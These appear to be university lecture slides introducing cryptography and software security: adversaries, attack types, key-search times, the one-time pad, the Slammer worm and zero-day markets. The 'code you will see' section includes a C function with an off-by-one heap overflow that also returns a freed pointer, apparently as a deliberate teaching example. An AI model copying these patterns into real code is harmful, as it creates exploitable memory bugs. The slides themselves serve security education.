

# Introduction to Cryptography and Security

# Course Description

- Name: Software and Cybersecurity (3-0-2-4)
- Course Code: CS445/ IT445
- Lectures: Tuesday (9:15am) and Friday (11:00am)
- Lab: Monday 2:00pm-4:00pm

# Major division of the course

- Software security
  - C/C++/java/python
- Cybersecurity
  - Computer network/DBMS/Linux
- Cybersecurity professionals for industry
  - tools

# Course evaluation

- Mid semester – 20%
- End semester – 30%
- Assignments – 20%
- Quizzes – 30%

# Security issues

**The world before computers:** much simpler

- Signing, legalizing a paper would authenticate it
  - One can recognize each other's face, voice, hand signature, etc.
- Photocopying easily detected
- Erasing, inserting, modifying words on a paper document easily detectable
- Secure transmission of a document: seal it and use a reasonable mail carrier (hoping the mail train does not get robbed)

# Security issues

**Electronic world:** the ability to copy and alter information has changed dramatically

- No difference between an “original” file and copies of it
- Removing a word from a file or inserting others is undetectable
- Adding a signature to the end of a file/email: one can impersonate it – add it to other files as well, modify it, etc.
- Electronic traffic can be monitored, altered, often without noticing
- How to authenticate the person electronically communicating with you

# Possible adversaries

- **Student:** to have fun snooping on other people's email
- **Businessman:** to discover a competitor's strategic marketing plan
- **Ex-employee:** to get revenge for being fired
- **Accountant:** to withdraw money from a company
- **Stockbroker:** to deny a promise made to a customer by email
- **Convict:** to steal credit card numbers for sale
- **Spy:** to learn an enemy's military or industrial secrets
- **Terrorist:** to steal secret information
- Point to make: making a network or a communication secure involves more than just keeping it free of programming errors
- It involves intelligent, dedicated and often well-funded adversaries

# Security issues: some practical situations

- **A** sends a file to **B**: **E** intercepts it and reads it
  - How to send a file that looks unintelligible to all but the intended receiver?
- **A** sends a file to **B** : **E** intercepts it, modifies it, and then forwards it to **B**
  - How to make sure that the document has been received in exactly the form it has been sent?
- **E** sends a file to **B** pretending it is from **A**
  - How to make sure your communication partner is really who(s) he claims to be?
- **A** sends a message to **B** : **E** is able to delay the message for a while
  - How to detect old messages?
- **A** sends a message to **B**. Later **A** (or B) denies having sent (received) the message
  - How to deal with electronic contracts?
- **E** learns which user accesses which information although the information itself remains secure
- **E** prevents communication between **A** and **B** : **B** will reject any message from **A** because they look unauthentic

# Information Security

- Information Security is the practice of protecting information by mitigating information risks
- It involves the protection of information systems and the information processed, stored and transmitted by these systems from unauthorized access, use, disclosure, disruption, modification or destruction.
- Types: Application Security, Internet Security, Cloud security, Cryptography, etc.


# Classes of network security problems

- Confidentiality (or secrecy)
  - Keep the information out of the hands of unauthorized users, even if it has to travel over insecure links
  - Privacy defines the ability to secure personally identifiable data
- Authentication
  - Determine whom you are talking to before revealing sensitive information
- Data integrity (or message authentication)
  - Make sure that the message received was exactly the message you sent (not necessarily interested here in the confidentiality of the document)
- Non-repudiation (or signatures)
  - the assurance that someone cannot deny the validity of something

# What is Cryptography

- **Cryptography** is the study of mathematical techniques related to aspects of information security such as confidentiality, data integrity, authentication, and non-repudiation.
- **Cryptology** = Cryptography + Cryptanalysis
  - Cryptography --- code designing
    - study of **secret** (crypto-) **writing** (-graphy)
  - Cryptanalysis --- code breaking


# What is a cryptographic system composed of?



- **Plaintext (P)**: original message or data (also called cleartext)
- **Encryption**: transforming the plaintext, under the control of the key
- **Ciphertext (C)**: encrypted plaintext
- **Decryption**: transforming the ciphertext back to the original plaintext
- **Cryptographic key**: used with an algorithm to determine the transformation from plaintext to ciphertext, and v.v.

# Basic situation in cryptography

- **A**(lice) sends a message (or file) to **B**(ob) through an open channel (say, Internet), where **E**(vil, nemy) tries to read or change the message
- **A** will encrypt the plaintext using a key transforming it into a “unreadable” cryptotext or ciphertext
  - This operation must be computationally easy



# Basic situation in cryptography

- **B** also has a key (say, the same key) and decrypts the cryptotext to get the plaintext
  - This operation must be computationally easy
- **E** tries to cryptanalyze: deduce the plaintext (and the key) knowing only the ciphertext
  - This operation should be computationally difficult
- We will use cryptography to cover both the design of secure systems and their cryptanalysis
  - Do not think in terms of good guys do cryptography and bad guys do cryptanalysis?

# Cryptanalysis – types of attacks

- **Fundamental rule:** one must always assume that the attacker knows the methods for encryption and decryption; he is only looking for the keys
  - Creating a new cryptographic method is a very complex process involving many people – difficult to keep it confidential
  - Bonus for publishing the methods: people will try to break it for you (for free!)
- **Passive attack:** the attacker only monitors the traffic attacking the confidentiality of the data
- **Active attack:** the adversary attempts to alter the transmission attacking data integrity, confidentiality, and authentication.
- **Cryptanalysis:** rely on the details of the encryption algo. plus perhaps some knowledge about the general characteristics of the plaintext – sometimes the plaintext is known and the key is being looked for
- **Brute-force attack:** try every possible key on the ciphertext until an intelligible translation into a plaintext is obtained

# Average time required for exhaustive key search

Key Size (bits)	Number of Alternative Keys	Time required at 1 encryption/ $\mu$ s	Time required at $10^6$ encryptions/ $\mu$ s
32	$2^{32} = 4.3 \times 10^9$	$2^{31} \mu\text{s} = 35.8 \text{ minutes}$	2.15 milliseconds
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55} \mu\text{s} = 1142 \text{ years}$	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127} \mu\text{s} = 5.4 \times 10^{24} \text{ years}$	$5.4 \times 10^{18} \text{ years}$
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167} \mu\text{s} = 5.9 \times 10^{36} \text{ years}$	$5.9 \times 10^{30} \text{ years}$
26 characters (permutation)	$26! = 4 \times 10^{26}$	$2 \times 10^{26} \mu\text{s} = 6.4 \times 10^{12} \text{ years}$	$6.4 \times 10^6 \text{ years}$

# Attacks on encryption schemes

Type of attack	Known to cryptanalyst
Ciphertext only	<ul style="list-style-type: none"><li>■ <i>Encryption algorithm</i></li><li>■ <i>Ciphertext</i></li></ul>
Known plaintext	<ul style="list-style-type: none"><li>■ <i>Encryption algorithm</i></li><li>■ <i>One or more pairs plaintext-ciphertext</i></li></ul>
Chosen plaintext	<ul style="list-style-type: none"><li>■ <i>Encryption algorithm</i></li><li>■ <i>One or more pairs plaintext-ciphertext, with the plaintext chosen by the attacker</i></li></ul>
Chosen ciphertext	<ul style="list-style-type: none"><li>■ <i>Encryption algorithm</i></li><li>■ <i>Several pairs plaintext-ciphertext, ciphertext chosen by the attacker</i></li></ul>

# How secure is secure?

Evaluating the security of a system is a crucial and most difficult task

- **Unconditionally secure system**
  - If the ciphertext does not contain enough information to determine uniquely the corresponding plaintext: any plaintext may be mapped into that ciphertext with a suitable key
  - Consequently, the attacker cannot find the plaintext regardless of how much time and computational power he has because the information is not there!
  - **Bad news:** only one known system has this property: one-time pad
- **Conditional or Complexity-theoretic security**
  - Consider a model of computation (e.g., Turing machine) and adversaries modeled as having polynomial computational power
  - Consider the weakest possible assumptions and the strongest possible attacker and do worst-case or at least average-case analysis

# One-Time pad

- **Idea:** use a (truly) random key as long as the plaintext – change the key for every plaintext
- It is unbreakable since the ciphertext bears no statistical relationship to the plaintext
- Moreover, for any plaintext & any ciphertext there exists a key mapping
  - Thus, a ciphertext can be decrypted to any plaintext of the same length
  - The cryptanalyst is in an impossible situation

# Security of the one-time pad

- The security is entirely given by the randomness of the key
  - If the key is truly random, then the ciphertext is random
  - A key can only be used once if the cryptanalyst is to be kept in the “dark”
- Problems with this “perfect” cryptosystem
  - Making large quantities of truly random characters is a significant task
- Key distribution is enormously difficult: for any message to be sent, a key of equal length must be available to both parties

# How secure is secure?

Evaluating the security of a system is a crucial and most difficult task

- **Unconditionally secure system**
  - If the ciphertext does not contain enough information to determine uniquely the corresponding plaintext: any plaintext may be mapped into that ciphertext with a suitable key
  - Consequently, the attacker cannot find the plaintext regardless of how much time and computational power he has because the information is not there!
  - Bad news: only one known system has this property: one-time pad
- **Conditional or Complexity-theoretic security**
  - Consider a model of computation (e.g., Turing machine) and adversaries modeled as having polynomial computational power
  - Consider the weakest possible assumptions and the strongest possible attacker and do worst-case or at least average-case analysis

# How secure is secure?

- **Provable security**
  - Prove that breaking the system is equivalent with solving a supposedly difficult (math) problem (e.g., from Number Theory)
- **Computationally secure**
  - The cost of breaking the system exceeds the value of the encrypted information
  - The time required to break the system exceeds the useful lifetime of the information

# Cryptography – some notations

- Notation for relating the plaintext ( $P$ ), ciphertext ( $C$ ), the key ( $K$ ), encryption algo.  $E()$  and decryption algo.  $D()$ 
  - $C=E_K(P)$  denotes that  $C$  is the encryption of the plaintext  $P$  using the key  $K$
  - $P=D_K(C)$  denotes that  $P$  is the decryption of the ciphertext  $C$  using the key  $K$
  - Then  $D_K(E_K(P))=P$

# Symmetric Key Algorithms

- Historic ciphers – Caesar, shift, mono alphabetic, Playfair, Hill, Autokey, polyalphabetic, Rail fence, Affine
- Stream Ciphers and Block Ciphers
- DES, Double DES, Triple DES,
- AES
- RC4, RC6
- RSA, Deffie-Hellman, ECC
- Hash functions....

# Software Security

## Introduction

## Goals of this course

- **How** does security fails in software?
- **Why** does software often fail?  
What are the underlying root causes?
- **What** are ways to make software more secure?

Focus more on defence than on offense

# Practicalities: prerequisites

- Introductory security course
  - CIA (Confidentiality, Integrity, Availability), Authentication, ...
- Basic programming skills, in particular
  - C(++) or assembly/machine code
    - eg., `malloc()`, `free()`, `*(p++)`, `&x`, strings in C using `char*`
  - Java or some other typed OO language
    - eg. `public`, `final`, `private`, `protected`, `Exceptions`
  - bits of PHP and JavaScript

## The kind of C++ code you will see later

```
char* copy_and_print(char* string)  {
    char* b = malloc(strlen(string));
    strcpy(b, string); // copy string to b
    printf("The string is %s.", b);
    free(b);
    return b;
}

int sum_using_pointer_arithmetic(int a[])  {
    int sum = 0;
    int *pointer = a;
    for (int i=0; i<4; i++) {
        sum = sum + *pointer;
        pointer++;
    }
    return sum;
}
```

## The kind of Java code you will see

```
public int sumOfArray(int[] pin)
    throws NullPointerException,
           ArrayIndexOutOfBoundsException
{
    int sum = 0;
    for (int i=0; i<4; i++ )
    {
        sum = sum + a[i];
    }
    return sum;
}
```

## The kind of OO Java code you will see

```
final class A implements Serializable {  
    public final static int SOME_CONSTANT = 2;  
    private B b1;  
    public B b2;  
  
    protected A ShallowClone(Object o)  
        throws ClassCastException {  
        a = new A();  
        x.b1 = (A) o.b1; // cast o to class A  
        x.b2 = (A) o.b2;  
        return a;  
    }  
}
```

# Will Discuss the following

- What is "software security"?
- The problem of software insecurity
- The causes of the problem
- The solution to the problem
- Security concepts

# Motivation

# Quiz

*Why can websites, servers, browsers, laptops, mobile phones, wifi access points, network routers, cars, pacemakers, the electricity grid, uranium enrichment facilities, ... be hacked?*

Because they contain

**Software**

# Why a course on software security?

- Software is a MAJOR source of security problems and plays MAJOR role in providing security
- Software security does not get much attention
  - in other security courses, or
  - in programming courses,or indeed, in much of the security literature!

# How do computer systems get hacked?

By attacking


- software
- humans



Or: the interaction between software & humans

# Fairy tales

Many discussions about security begin with Alice and Bob




How can Alice communicate securely with Bob,  
when Eve can modify or eavesdrop on the communication?

**Solution?**

This is an interesting  
problem,  
**but it is not the biggest problem**

# The *really big* problem

Alice & her computer are communicating with *another computer*



How to prevent Alice's computer from getting *hacked*?

Or how to detect this? And then react ?

Solving earlier problem (securing the communication) does not help!

# The problem

25<sup>th</sup> January 2003, 5:29 AM

Map Source : [www.visualroute.com](http://www.visualroute.com)



Sat Jan 25 05:29:00 2003 (UTC)


Number of hosts infected with Sapphire: 0

<http://www.caida.org>

Copyright (C) 2003 UC Regents

# 25<sup>th</sup> January 2003, 6:00 AM

Map Source : [www.visualroute.com](http://www.visualroute.com)




Sat Jan 25 06:00:00 2003 (UTC)

Number of hosts infected with Sapphire: 74855

<http://www.caida.org>

Copyright (C) 2003 UC Regents

# Slammer Worm



From *The Spread of the Sapphire/Slammer Worm*, by David Moore et al.

# Security problems nowadays

To get an impression of the problem, have a look at

US-CERT bulletins

<https://us-cert.cisa.gov/ncas/bulletins>

CVE (Common Vulnerability Enumeration)

<https://cve.mitre.org/cve/>

NIST's vulnerability database

<https://nvd.nist.gov/vuln/search>

# Changing nature of attackers

Traditionally, hackers were **motivated by ‘fun’**

- by **script kiddies & more skilled hobbyists**

Nowadays hackers are **professional:**

- **cyber criminals**

with lots of money & (hired) expertise

Important game changers: **ransomware & bitcoin**

## What motivates the cyber criminals?



# 6 Most Expensive Cyber Attacks in History

1. ExPetr / NotPetya (2017) : \$10 Billion
2. Epsilon (2011) : \$4 Billion
3. Mafiaboy Attack (2000) : \$1 Billion
4. Veterans Administration (2006) : \$500 Million
5. Hannaford Bros (2007) : \$252 Million
6. Sony PlayStation (2011) : \$171 Million

Most prominent way to avoid Cyber Attacks?

Hire them or motivate them to work for you  
or motivate good people to replace them

# Zerodium

A famous premium bounties reward company Zerodium is an American information security company founded in 2015, by cybersecurity experts having experience in vulnerability research and zero-day exploits.

A **zero-day exploit** is a software vulnerability discovered by attackers before the vendor has become aware of it.

## How much reward?

# Some new terms: attack surface

[Remote Code Execution \(RCE\)](#) and [Local Privilege Escalation](#): Sometimes servers have internal vulnerabilities- RCE allows an attacker to discover and exploit these vulnerabilities, escalating privileges and gaining access to connected systems.

